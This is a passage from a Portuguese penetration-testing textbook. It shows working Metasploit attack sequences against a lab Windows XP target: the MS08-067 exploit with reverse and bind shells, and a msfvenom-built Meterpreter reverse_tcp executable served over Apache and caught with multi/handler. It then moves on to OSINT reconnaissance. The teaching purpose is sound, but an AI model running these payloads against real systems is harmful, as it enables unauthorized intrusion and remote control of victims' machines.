Agora configure a opção LHOST com **set LHOST 192.168.20.9**. Deixe os valores defaults para LPORT, que é a porta local com a qual será efetuada a conexão de volta, bem como para EXITFUNC, que informa ao Metasploit como será a saída. Agora digite **exploit**, como mostrado na listagem 4.10, para enviar o nosso exploit novamente e espere o shell aparecer.

Listagem 4.10 – Executando o exploit

```
msf  exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444 ❶
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX) ❷
[*] Attempting to trigger the vulnerability...
[*] Command shell session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1374)
    at 2015-08-31 10:29:36 -0400
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Parabéns: você explorou o seu primeiro computador com sucesso!

Aqui está o que aconteceu. Quando digitamos exploit, o Metasploit abriu um listener na porta 4444 para capturar o reverse shell do alvo ❶. Então, como mantivemos o alvo com o default Automatic Targeting, o Metasploit identificou o servidor SMB remoto e selecionou o alvo apropriado para exploração por nós ❷. Depois de ter selecionado o exploit, o Metasploit enviou a string de exploit e tentou assumir o controle do computador-alvo e executar o payload que selecionamos. Como o exploit foi bem-sucedido, um shell de comandos foi capturado pelo nosso handler.

Para fechar esse shell, tecle **Ctrl-C** e digite **y** no prompt para abortar a sessão.

```
C:\WINDOWS\system32>^C
Abort session 2? [y/N]  y
[*] Command shell session 2 closed.  Reason: User exit
msf  exploit(ms08_067_netapi) >
```

Para retornar a um shell Meterpreter, você pode escolher um payload com Meterpreter no nome, por exemplo, *windows/meterpreter/reverse_tcp*, e pode explorar o alvo Windows XP novamente.

Msfcli

Aqui está outra maneira de interagir com o Metasploit: a interface de linha de comando Msfcli. O Msfcli é particularmente útil quando usamos o Metasploit em scripts e para testar os módulos do Metasploit que você estiver desenvolvendo, pois ele permite que um módulo seja executado por meio de um comando rápido, de uma só linha.

Obtendo ajuda

Para executar o Msfcli, inicialmente saia do Msfconsole digitando `exit`, ou simplesmente abra outro console Linux. O Msfcli está em nosso path, portanto podemos chamá-lo de qualquer lugar. Vamos começar dando uma olhada no menu de ajuda do Msfcli por meio do comando **`msfcli -h`** (Listagem 4.11).

Listagem 4.11 – Ajuda do Msfcli

```
root@kali:~# msfcli -h
❶ Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
================================================================================

    Mode           Description
    ----           -----------
    (A)dvanced     Show available advanced options for this module
    (AC)tions      Show available actions for this auxiliary module
    (C)heck        Run the check routine of the selected module
    (E)xecute      Execute the selected module
    (H)elp         You're looking at it baby!
    (I)DS Evasion  Show available ids evasion options for this module
```

```
❷(O)ptions      Show available options for this module
❸(P)ayloads     Show available payloads for this module
  (S)ummary     Show information about this module
  (T)argets     Show available targets for this exploit module
```

De modo diferente do Msfconsole, ao usar o Msfcli, podemos dizer ao Metasploit tudo o que ele deve saber para executar o nosso exploit em apenas um comando ❶. Felizmente, o Msfcli tem alguns modos de uso que nos ajudam a compor o comando final. Por exemplo, o modo `O` ❷ mostra as opções do módulo selecionado e `P` mostra os payloads compatíveis ❸.

Mostrando as opções

Vamos usar o nosso exploit MS08-067 em nosso alvo Windows XP novamente. De acordo com a página de ajuda, devemos passar o nome do exploit que queremos usar ao Msfcli e configurar todas as nossas opções ❶. Para exibir as opções disponíveis, utilize o modo `O`. Digite **`msfcli windows/smb/ms08_067_netapi O`** para ver as opções do módulo para o exploit MS08-067, como mostrado na listagem 4.12.

Listagem 4.12 – Opções do módulo

```
root@kali:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Vemos as mesmas opções que foram apresentadas no Msfconsole. Somos lembrados de que devemos configurar a opção `RHOST` com o endereço IP do computador-alvo, porém, como vimos na página de ajuda, a configuração das opções no Msfcli é um pouco diferente do modo como isso é feito no Msfconsole. Neste caso, fornecemos *`opção=valor`*. Por exemplo, para configurar `RHOST`, devemos digitar `RHOST=192.168.20.10`.

Payloads

Para recordarmos quais são os payloads compatíveis com esse módulo, utilize o modo `P`. Experimente usar **`msfcli windows/smb/ms08_067_netapi RHOST=192.168.20.10 P`**, como mostrado na listagem 4.13.

Listagem 4.13 – Payloads para o módulo no Msfcli

```
root@kali:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.20.10 P
[*] Please wait while we load the module tree...
Compatible payloads
==================
   Name                              Description
   ----                              -----------
   generic/custom                    Use custom string or file as payload. Set
                                        either PAYLOADFILE or PAYLOADSTR.
   generic/debug_trap                Generate a debug trap in the target process
   generic/shell_bind_tcp            Listen for a connection and spawn a command shell
   generic/shell_reverse_tcp         Connect back to attacker and spawn a command shell
   generic/tight_loop                Generate a tight loop in the target process
--trecho omitido--
```

Desta vez, usaremos um payload para um bind shell. Lembre-se de que um bind shell simplesmente fica ouvindo uma porta local no computador-alvo. Caberá ao nosso computador de ataque conectar-se ao computador-alvo após a execução do payload. Lembre-se de que, de acordo com o nosso trabalho no Msfconsole, a escolha de um payload exige opções adicionais específicas do payload, que podem ser visualizadas novamente por meio da flag `O`.

Como nosso bind shell não chamará o nosso computador de ataque de volta, não é necessário configurar a opção `LHOST`, e podemos deixar a opção `LPORT` com o valor default igual a 4444, por enquanto. Parece que temos tudo de que precisamos para explorar o alvo Windows XP novamente. Por fim, para dizer ao Msfcli para executar o exploit, utilizamos a flag `E` (Listagem 4.14).

Listagem 4.14 – Executando o exploit no Msfcli

```
root@kali:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.20.10 PAYLOAD=windows/shell_
   bind_tcp E
[*] Please wait while we load the module tree...
RHOST => 192.168.20.10
```

```
PAYLOAD => windows/shell_bind_tcp
[*] Started bind handler ❶
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.20.9:35156 -> 192.168.20.10:4444)
    at 2015-08-31 16:43:54 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Parece que tudo funcionou bem e que obtivemos outro shell. Porém, desta vez, no lugar de iniciar um handler reverso que fique ouvindo a porta local 4444 especificada, o Metasploit inicia um handler para o bind shell ❶. Depois que o Metasploit enviar a string do exploit, o handler bind irá se conectar automaticamente à porta especificada pelo payload e fará a conexão com o shell. Mais uma vez, conseguimos assumir o controle do computador-alvo.

Criando payloads standalone com o Msfvenom

Em 2011, o Msfvenom foi adicionado ao Metasploit. Antes do Msfvenom, as ferramentas Msfpayload e Msfencode podiam ser utilizadas em conjunto para criar payloads Metasploit codificados de forma standalone em uma variedade de formatos de saída, por exemplo, executáveis Windows e páginas ASP. Com a introdução do Msfvenom, as funcionalidades do Msfpayload e do Msfencode foram combinadas em uma única ferramenta, embora ambos continuem sendo incluídos no Metasploit. Para visualizar a página de ajuda do Msfvenom, digite `msfvenom -h`.

Até agora no Metasploit, nosso objetivo tem sido explorar uma vulnerabilidade no sistema-alvo e assumir o controle do computador. Agora faremos algo um pouco diferente. Em vez de contarmos com um patch ausente ou outro problema de segurança, esperamos explorar o único problema de segurança que não poderá ser totalmente corrigido: os usuários. O Msfvenom permite criar payloads standalone a serem executados em um sistema-alvo na tentativa de explorar o usuário, seja por meio de ataques de engenharia social (Capítulo 11) ou por meio do upload de um payload em um servidor vulnerável, como veremos no capítulo 8. Quando tudo o mais falhar, o usuário, com frequência, pode ser uma maneira de entrar no sistema.

Selecionando um payload

Para listar todos os payloads disponíveis, digite **msfvenom -l payloads**. Usaremos um dos payloads Meterpreter do Metasploit, o windows/meterpreter/reverse_tcp, que disponibiliza uma conexão reversa com um Meterpreter shell. Utilize -p para selecionar um payload.

Configurando as opções

Para ver as opções corretas a serem usadas em um módulo, forneça a flag -o após selecionar um payload, conforme mostrado na listagem 4.15.

Listagem 4.15 – Opções no Msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -o
[*] Options for payload/windows/meterpreter/reverse_tcp

    Name      Current Setting  Required  Description
    ----      ---------------  --------  -----------
    EXITFUNC  process          yes       Exit technique: seh, thread, process, none
    LHOST                      yes       The listen address
    LPORT     4444             yes       The listen port
```

Como esperado, nosso LHOST deve ser configurado e nosso LPORT está definido com o valor default igual a 4444. Para poder praticar, configure LPORT com 12345 digitando **LPORT=12345**. Também vemos EXITFUNC, que podemos deixar com o valor default. Como esse é um payload para conexão reversa, devemos configurar nossa opção LHOST para informar ao computador-alvo com quem ele deve se conectar de volta (o nosso computador Kali).

Selecionando um formato de saída

Agora informe ao Msfvenom o formato de saída a ser usado. Executaremos esse payload a partir de um executável Windows, ou queremos criar um arquivo ASP que poderá ser carregado em um servidor web para o qual conseguimos acesso de escrita? Para ver todos os formatos de saída disponíveis, digite **msfvenom --help-formats**.

```
root@kali:~# msfvenom --help-formats
Executable formats
    asp, aspx, aspx-exe, dll, elf, exe, exe-only, exe-service, exe-small,
         loop-vbs, macho, msi, msi-nouac, psh, psh-net, vba, vba-exe, vbs, war
```

```
Transform formats

    bash, c, csharp, dw, dword, java, js_be, js_le, num, perl, pl, powershell,
         psl, py, python, raw, rb, ruby, sh, vbapplication, vbscript
```

Para selecionar o formato de saída, utilize a opção `-f`, juntamente com o formato selecionado:

```
msfvenom windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=12345 -f exe
```

No entanto, se esse comando for executado da forma como está, você verá lixo sendo exibido no console. Embora, tecnicamente, esse seja o nosso payload executável, ele não é muito útil. Em vez de fazer isso, vamos redirecionar a saída para um arquivo executável, *chapter4example.exe*.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=12345
   -f exe > chapter4example.exe
root@kali:~# file chapter4example.exe
chapter4example.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

Não há nenhuma saída na tela, mas, se executarmos o comando `file` em nosso recém-criado arquivo executável, podemos ver que ele é um executável do Windows que funcionará em *qualquer* sistema Windows, desde que um usuário tente executá-lo. (Posteriormente, no capítulo 12, veremos casos em que aplicações antivírus bloqueiam um payload Metasploit e conheceremos formas de ocultar nossos payloads standalone para evitarmos os programas antivírus. Além disso, discutiremos maneiras inteligentes de enganar os usuários e fazê-los efetuar o download e executar payloads maliciosos no capítulo 11.)

Servindo payloads

Uma boa maneira de servir payloads é hospedá-los em um servidor web, disfarçá-los como algo útil e enganar os usuários para que eles façam o download desses payloads. Neste exemplo, hospedaremos o nosso executável do Metasploit no servidor Apache incluído em nosso computador Kali e navegaremos até o arquivo a partir de nossa máquina-alvo.

Inicialmente, execute **`cp chapter4example.exe /var/www`** para copiar o executável do payload para o diretório do Apache e, em seguida, certifique-se de que o servidor web seja iniciado por meio do comando **`service apache2 start`**.

```
root@kali:~# cp chapter4example.exe /var/www
root@kali:~# service apache2 start
Starting web server apache2                                    [ OK ]
```

Agora vá para o alvo Windows XP e abra o Internet Explorer. Navegue para *http://192.168.20.9/chapter4example.exe* e faça o download do arquivo. Porém, antes de executarmos esse arquivo, temos uma aresta para aparar.

Até agora, quando tentamos explorar a nossa máquina-alvo, o Metasploit configurou os handlers de nossos payloads e enviou o exploit. Quando usamos o Msfconsole para explorar a vulnerabilidade MS08-067 com um payload para reverse shell, o Metasploit inicialmente configurou um handler para ficar ouvindo a porta 4444 para tratar a conexão reversa, mas, até este ponto, não temos nada que fique ouvindo uma conexão reversa do payload que criamos com o Msfvenom.

Usando o módulo Multi/Handler

Inicie o Msfconsole novamente; daremos uma olhada em um módulo do Metasploit que se chama *multi/handler*. Esse módulo permite configurar handlers standalone, que é exatamente o que está faltando. Precisamos de um handler para capturar nossa conexão Meterpreter quando nosso executável malicioso for executado no alvo Windows XP. Selecione o módulo *multi/handler* por meio do comando **`use multi/handler`**.

A primeira tarefa a ser feita é informar ao *multi/handler*, entre os vários handlers do Metasploit, qual é aquele de que precisamos. Devemos capturar o payload `windows/meterpreter/reverse_tcp` que usamos quando criamos o nosso executável com o Msfvenom. Selecione-o com **`set PAYLOAD windows/meterpreter/reverse_tcp`**, e execute **`show options`** (listagem 4.16) em seguida.

Listagem 4.16 – Opções com multi/handler

```
msf > use multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
```

```
   LHOST                    yes       The listen address
   LPORT     4444           yes       The listen port

--trecho omitido--
msf  exploit(handler) >
```

A partir daqui, dizemos ao Metasploit que configuração usamos quando o payload foi criado. Definiremos a opção `LHOST` com o endereço IP de nosso Kali local e `LPORT` com a porta selecionada no Msfvenom, nesse caso, 192.168.20.9 e 12345, respectivamente. Depois que todas as opções do payload estiverem definidas corretamente, digite **`exploit`**, conforme mostrado na listagem 4.17.

Listagem 4.17 – Configurando um handler

```
msf  exploit(handler) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(handler) > set LPORT 12345
LPORT => 12345
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:12345
[*] Starting the payload handler...
```

Como você pode ver, o Metasploit configura um handler reverso na porta 12345 conforme foi instruído a fazer, o qual fica esperando um payload chamar de volta.

Agora podemos retornar ao nosso alvo Windows XP e executar o código baixado. Execute *chapter4example.exe* em seu alvo Windows. De volta ao Msfconsole, você deverá ver que o handler receberá a conexão reversa, e você irá obter uma sessão Meterpreter.

```
   [*] Sending stage (752128 bytes) to 192.168.20.10
   [*] Meterpreter session 1 opened (192.168.20.9:12345 -> 192.168.20.10:49437) at 2015-09-01
       11:20:00 -0400

   meterpreter >
```

Invista um tempo fazendo experiências com o Msfvenom, se quiser. Retornaremos a essa ferramenta útil quando tentarmos nos desviar de soluções com antivírus no capítulo 12.

Utilizando um módulo auxiliar

O Metasploit inicialmente foi concebido como um framework para exploração de falhas, e ele continua sendo um dos principais competidores no mundo da

exploração de falhas. Porém, nos anos que se seguiram, sua funcionalidade foi expandida em tantas direções quantas são as mentes criativas que trabalham nessa ferramenta. Às vezes, eu brinco dizendo que o Metasploit pode fazer de tudo, exceto lavar a minha roupa, e que atualmente estou trabalhando em um módulo que fará isso.

Deixando de lado as meias sujas, além de explorar falhas, o Metasploit contém módulos que auxiliam em todas as fases do teste de invasão. Alguns módulos que não são usados na exploração de falhas são conhecidos como *módulos auxiliares*; esses módulos incluem recursos como scanners de vulnerabilidades, fuzzers e até mesmo módulos para denial of service (negação de serviço). (Uma boa regra geral a ser lembrada é que os módulos para exploração de falhas utilizam um payload, enquanto os módulos auxiliares não o fazem.)

Por exemplo, quando usamos inicialmente o módulo de exploração *windows/smb/ms08_067_netapi* anteriormente neste capítulo, uma de suas opções era `SMBPIPE`. O valor default dessa opção era `BROWSER`. Vamos dar uma olhada em um módulo auxiliar que irá enumerar os pipes que estiverem ouvindo em um servidor SMB, o *auxiliary/scanner/smb/pipe_auditor* (na listagem 4.18). (Usamos módulos auxiliares do mesmo modo que usamos os exploits e, da mesma forma que os exploits, podemos também ignorar a parte correspondente a *auxiliary/* no nome do módulo.)

Listagem 4.18 – Opções para scanner/smb/pipe_auditor

```
msf > use scanner/smb/pipe_auditor
msf  auxiliary(pipe_auditor) > show options
Module options (auxiliary/scanner/smb/pipe_auditor):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
❶RHOSTS                       yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                    no        The password for the specified username
   SMBUser                    no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads
```

As opções para esse módulo são um pouco diferentes daquelas que vimos até agora. Em vez de `RHOST`, temos `RHOSTS` ❶, que nos permite especificar mais de um host remoto em que o módulo será executado. (Os módulos auxiliares podem ser executados em diversos hosts, enquanto os exploits podem explorar somente um sistema de cada vez.)

Também podemos ver opções para SMBUser, SMBPass e SMBDomain. Como o nosso alvo Windows XP não faz parte de nenhum domínio, podemos deixar SMBDomain com o valor default, WORKGROUP. Podemos deixar os valores de SMBUser e de SMBPass em branco. A opção THREADS permite controlar a velocidade do Metasploit ao fazer nosso módulo ser executado em várias threads. Estamos fazendo o scanning somente de um sistema neste caso, portanto o valor default de 1 thread funcionará adequadamente. A única opção que devemos configurar é RHOSTS, com o endereço IP de nosso alvo Windows XP.

```
msf  auxiliary(pipe_auditor) > set RHOSTS 192.168.20.10
RHOSTS => 192.168.20.10
```

Apesar de não estarmos, tecnicamente, explorando nada neste caso, podemos dizer ao Metasploit para executar o nosso módulo auxiliar por meio do comando **exploit**.

```
msf  auxiliary(pipe_auditor) > exploit

[*] 192.168.20.10 - Pipes: \browser ❶
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(pipe_auditor) >
```

O módulo faz uma auditoria dos pipes SMB que estão ouvindo em nosso alvo Windows XP. O pipe browser, como podemos ver, é o único pipe disponível ❶. Como esse pipe está ouvindo, esse é o valor correto para a opção SMBPIPE no módulo de exploit *windows/smb/ms08_067_netapi* que usamos anteriormente no capítulo.

Atualizando o Metasploit

Os exercícios deste livro foram concebidos para funcionar em uma instalação base do Kali Linux 1.0.6. Naturalmente, muitas ferramentas de segurança deste livro terão sido atualizadas desde a disponibilização do Kali. O Metasploit, em particular, recebe atualizações regulares dos principais desenvolvedores, bem como da comunidade de segurança.

Todo o material contido neste livro funciona com a versão do Metasploit instalada no Kali 1.0.6. À medida que prosseguir em sua carreira como pentester, você irá querer usar os módulos mais recentes do Metasploit. O Metasploit Project normalmente é bem consistente na liberação de módulos para os problemas mais recentes de segurança que circulam na Web. Para obter os módulos mais recentes a partir do GitHub do Metasploit, digite o seguinte:

```
root@kali:~# msfupdate
```

Resumo

Neste capítulo, nós nos familiarizamos com o uso de algumas interfaces do Metasploit. Retornaremos ao Metasploit ao longo do livro.

Nos próximos capítulos, iremos simular um teste de invasão contra nossos computadores-alvo, cobrindo uma ampla variedade de tipos de vulnerabilidade. Se você pretende fazer carreira na área de testes de invasão, é provável que você vá se deparar com clientes que tenham todos os tipos possíveis de posturas em relação à segurança. Alguns terão tantos patches ausentes pela empresa que você ficará se perguntando se eles já fizeram alguma atualização desde que instalaram a imagem de base lá pelo ano 2001. Juntamente com a ausência de patches, você encontrará vulnerabilidades adicionais, como senhas default e serviços configurados incorretamente. Ter acesso a redes como essas é trivial para pentesters habilidosos.

Por outro lado, você também poderá se ver trabalhando para clientes que têm gerenciamento de patches totalmente implementado, abrangendo tudo, desde os sistemas operacionais Windows até todos os softwares de terceiros, em um ciclo regular de atualização de patches por toda a empresa. Alguns clientes poderão ter os mais avançados controles de segurança implantados, como proxies que permitem que somente o Internet Explorer acesse a Internet. Isso bloqueará até mesmo os reverse shells do Metasploit que se conectam de volta nas portas 80 ou 443 e que se parecem com tráfego web, a menos que você seja capaz de explorar o programa Internet Explorer, que também poderá ter todos os patches instalados. Você poderá encontrar firewalls para prevenção contra invasões na periferia da rede, que recusarão qualquer string que se pareça, mesmo que somente um pouco, com um tráfego de ataque.

Simplesmente lançar o módulo MS08-067 do Metasploit nessas redes de alta segurança não trará nenhum resultado, exceto, talvez, uma ligação de um fornecedor de sistemas de monitoração de rede com um mandato para a sua prisão. (Não se preocupe: como parte do teste de invasão, você terá um cartão para "sair da cadeia livremente".) Entretanto até mesmo as redes altamente seguras são tão seguras quanto o seu elo mais fraco. Por exemplo, certa vez, realizei um teste de invasão local em uma empresa que empregava todos os controles de segurança que acabei de mencionar. No entanto, a senha do administrador local em todas as estações de trabalho Windows era uma mesma palavra de cinco letras que poderia ser encontrada em um dicionário. Depois de ter quebrado a senha, fui capaz de fazer login como administrador em todas as estações de trabalho da rede. A partir

daí, pude usar algo chamado *token de personificação* (token impersonation) para ter acesso de administrador no domínio. Apesar de todos os controles rígidos de segurança, com um pouco de esforço, fui capaz de assumir o controle da rede da mesma maneira que faria em uma rede que não tivesse patches desde 2003.

À medida que trabalhar no restante deste livro, você irá adquirir não só as habilidades técnicas necessárias para invadir sistemas vulneráveis, mas também perceberá o raciocínio necessário para descobrir uma maneira de invadir quando nada pareça estar aparente de imediato.

Agora vamos voltar nossa atenção para a coleta de informações sobre nossos alvos para que possamos desenvolver um plano de ataque sólido.

PARTE II

AVALIAÇÕES

CAPÍTULO 5

Coleta de informações

Neste capítulo, iniciaremos a fase de coleta de informações do teste de invasão. O objetivo dessa fase é conhecer o máximo possível os nossos clientes. O CEO revela informações demais no Twitter? O administrador do sistema está escrevendo para listservs de arquivos, perguntando a respeito de como garantir a segurança de uma instalação de Drupal? Que softwares estão sendo executados em seus servidores web? Os sistemas voltados à Internet estão ouvindo mais portas do que deveriam? Ou, se esse é um teste de invasão interno, qual é o endereço IP do controlador de domínio?

Também começaremos a interagir com nossos sistemas-alvo, conhecendo o máximo que pudermos sobre eles, sem atacá-los de forma ativa. Usaremos o conhecimento adquirido nessa fase para prosseguirmos para a fase de modelagem de ameaças, em que pensaremos como os invasores e desenvolveremos planos de ataque com base nas informações coletadas. De acordo com as informações que descobrirmos, iremos procurar e verificar as vulnerabilidades de forma ativa usando técnicas de scanning de vulnerabilidades, que serão discutidas no próximo capítulo.

Coleta de informações de fontes abertas

Podemos aprender bastante sobre a organização e a infraestrutura de nossos clientes antes de lhes enviar um único pacote sequer; porém a coleta de informações continua sendo uma espécie de alvo em movimento. Não é viável estudar a vida online de todos os funcionários e, dada uma quantidade enorme de informações coletadas, poderá ser difícil discernir dados importantes de ruídos. Se o CEO tuitar com frequência sobre um time esportivo favorito, o nome desse

time poderá ser a base da senha de seu webmail, mas essa informação poderia ser também totalmente irrelevante. Em outras ocasiões, será mais fácil escolher algo que seja mais importante. Por exemplo, se o seu cliente tiver postagens de ofertas de emprego online para uma vaga de administrador de sistemas que seja especialista em determinado software, existe uma boa chance de essas plataformas terem sido implantadas na infraestrutura do cliente.


Em oposição aos dados de inteligência obtidos a partir de fontes secretas, por exemplo, ao vasculhar lixos, vasculhar bancos de dados de sites e usar a engenharia social, o *OSINT* (Open Source Intelligence, ou Inteligência de Fontes Abertas) é coletado a partir de fontes legais, por exemplo, de registros públicos e por meio da mídia social. O sucesso de um teste de invasão, com frequência, depende do resultado da fase de coleta de informações; portanto, nesta seção, daremos uma olhada em algumas ferramentas para obter informações interessantes, provenientes dessas fontes públicas.

Netcraft

Às vezes, as informações que os servidores web e as empresas de web hosting reúnem e tornam publicamente disponíveis podem dizer muito a respeito de um site. Por exemplo, uma empresa chamada Netcraft faz o log do uptime e faz consultas sobre o software subjacente. (Essas informações estão publicamente disponíveis em *http://www.netcraft.com/*.) O Netcraft também provê outros serviços, e suas ofertas relacionadas ao antiphishing são de particular interesse para a segurança de informações.

Por exemplo, a figura 5.1 mostra o resultado ao fazermos uma consulta em *http://www.netcraft.com/* à procura de *http://www.bulbsecurity.com*. Como você pode ver, *bulbsecurity.com* foi inicialmente visto em março de 2012. Foi registrado por meio do GoDaddy, tem um endereço IP igual a 50.63.212.1 e está executando Linux com um servidor web Apache.

De posse dessas informações, ao efetuar um teste de invasão em *bulbsecurity.com*, podemos começar excluindo as vulnerabilidades que afetem somente servidores Microsoft IIS. Ou, se quisermos tentar usar a engenharia social para obter credenciais para o site, poderíamos escrever um email que pareça ter sido enviado pelo GoDaddy, pedindo que o administrador faça login e verifique alguns parâmetros de segurança.



Site title	Bulb Security	**Date first seen**	March 2012
Site rank	186317	**Primary language**	English
Description	Bulb Security LLC was founded by Georgia Weidman, specializing in Information Security, Research and Training.		
Keywords	georgia weidman, bulb security, smartphone pentest framework, spf, DARPA Cyber Fast Track, metasploit training, security research, computer security training		

Network

Site	http://www.bulbsecurity.com	**Netblock Owner**	GoDaddy.com, LLC
Domain	bulbsecurity.com	**Nameserver**	ns65.domaincontrol.com
IP address	50.63.212.1	**DNS admin**	dns@jomax.net
IPv6 address	*Not Present*	**Reverse DNS**	p3nlhg344c1344.shr.prod.phx3.secureserver.net
Domain registrar	godaddy.com	**Nameserver organisation**	whois.wildwestdomains.com
Organisation	Domains By Proxy, LLC, Scottsdale, 85260, United States	**Hosting company**	GoDaddy Inc
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	US		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.212.1	Linux	Apache	1-Nov-2013
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.202.81	-	Microsoft-IIS/7.5	22-Dec-2012
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.212.1	-	Apache	18-Dec-2012

Figura 5.1 – Resultados do Netcraft para bulbsecurity.com.

Lookups com o Whois

Todos os registradores de domínio mantêm registros dos domínios que eles hospedam. Esses registros contêm informações sobre o proprietário, incluindo informações de contato. Por exemplo, se executarmos a ferramenta de linha de comando Whois em nosso computador Kali para solicitar informações sobre *bulbsecurity.com*, como mostrado na listagem 5.1, veremos que eu usei um registro privado, portanto não iremos obter muitas informações.

Listagem 5.1 – Informações do Whois para bulbsecurity.com

```
root@kali:~# whois bulbsecurity.com
  Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
   Domain Name: BULBSECURITY.COM
      Created on: 21-Dec-11
      Expires on: 21-Dec-12
      Last Updated on: 21-Dec-11

   Registrant: ❶
   Domains By Proxy, LLC
   DomainsByProxy.com
```

```
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States
Technical Contact: ❷
   Private, Registration  BULBSECURITY.COM@domainsbyproxy.com
   Domains By Proxy, LLC
   DomainsByProxy.com
   14747 N Northsight Blvd Suite 111, PMB 309
   Scottsdale, Arizona 85260
   United States
   (480) 624-2599      Fax -- (480) 624-2598
Domain servers in listed order:
   NS65.DOMAINCONTROL.COM ❸
   NS66.DOMAINCONTROL.COM
```

Esse site tem registro privado, portanto tanto quem registra ❶ quanto o contato técnico ❷ correspondem a domínios por proxy. Os domínios por proxy oferecem registro privado, o que oculta seus detalhes pessoais das informações do Whois para os seus domínios. No entanto podemos ver os servidores de domínio ❸ para *bulbsecurity.com*.

A execução de consultas com o Whois em outros domínios mostrará resultados mais interessantes. Por exemplo, se você fizer um lookup com o Whois em *georgiaweidman.com*, poderá obter um dado interessante do passado, que inclui o número de telefone de minha faculdade.

Reconhecimento com DNS

Também podemos usar servidores DNS (Domain Name System) para conhecer melhor um domínio. Os servidores DNS traduzem o URL *www.bulbsecurity.com*, legível aos seres humanos, em um endereço IP.

Nslookup

Por exemplo, podemos usar uma ferramenta de linha de comando como o Nslookup, conforme mostrado na listagem 5.2.

Listagem 5.2 – Informações do Nslookup para www.bulbsecurity.com

```
root@Kali:~# nslookup www.bulbsecurity.com
Server:    75.75.75.75
Address:   75.75.75.75#53

Non-authoritative answer:
www.bulbsecurity.com    canonical name = bulbsecurity.com.
Name:    bulbsecurity.com
Address: 50.63.212.1 ❶
```

O Nslookup retornou o endereço IP de *www.bulbsecurity.com*, como você pode ver em ❶.

Também podemos dizer ao Nslookup para descobrir os servidores de email para o mesmo site ao procurar registros MX (linguagem do DNS para email), como mostrado na listagem 5.3.

Listagem 5.3 – Informações do Nslookup para os servidores de email de bulbsecurity.com

```
root@kali:~# nslookup
> set type=mx
> bulbsecurity.com
Server:    75.75.75.75
Address:   75.75.75.75#53

Non-authoritative answer:
bulbsecurity.com    mail exchanger = 40 ASPMX2.GOOGLEMAIL.com.
bulbsecurity.com    mail exchanger = 20 ALT1.ASPMX.L.GOOGLE.com.
bulbsecurity.com    mail exchanger = 50 ASPMX3.GOOGLEMAIL.com.
bulbsecurity.com    mail exchanger = 30 ALT2.ASPMX.L.GOOGLE.com.
bulbsecurity.com    mail exchanger = 10 ASPMX.L.GOOGLE.com.
```

O Nslookup informa que *bulbsecurity.com* está usando o Google Mail como servidores de email, o que está correto porque eu uso o Google Apps.

Host

Outro utilitário para solicitar informações ao DNS é o Host. Podemos pedir ao Host que forneça os servidores de nome para um domínio por meio do comando `host -t ns` *`domínio`*. Um bom exemplo de consultas sobre domínio é o *zoneedit.com*, que é um domínio configurado para demonstrar as vulnerabilidades de transferência de zonas, como mostrado aqui.

```
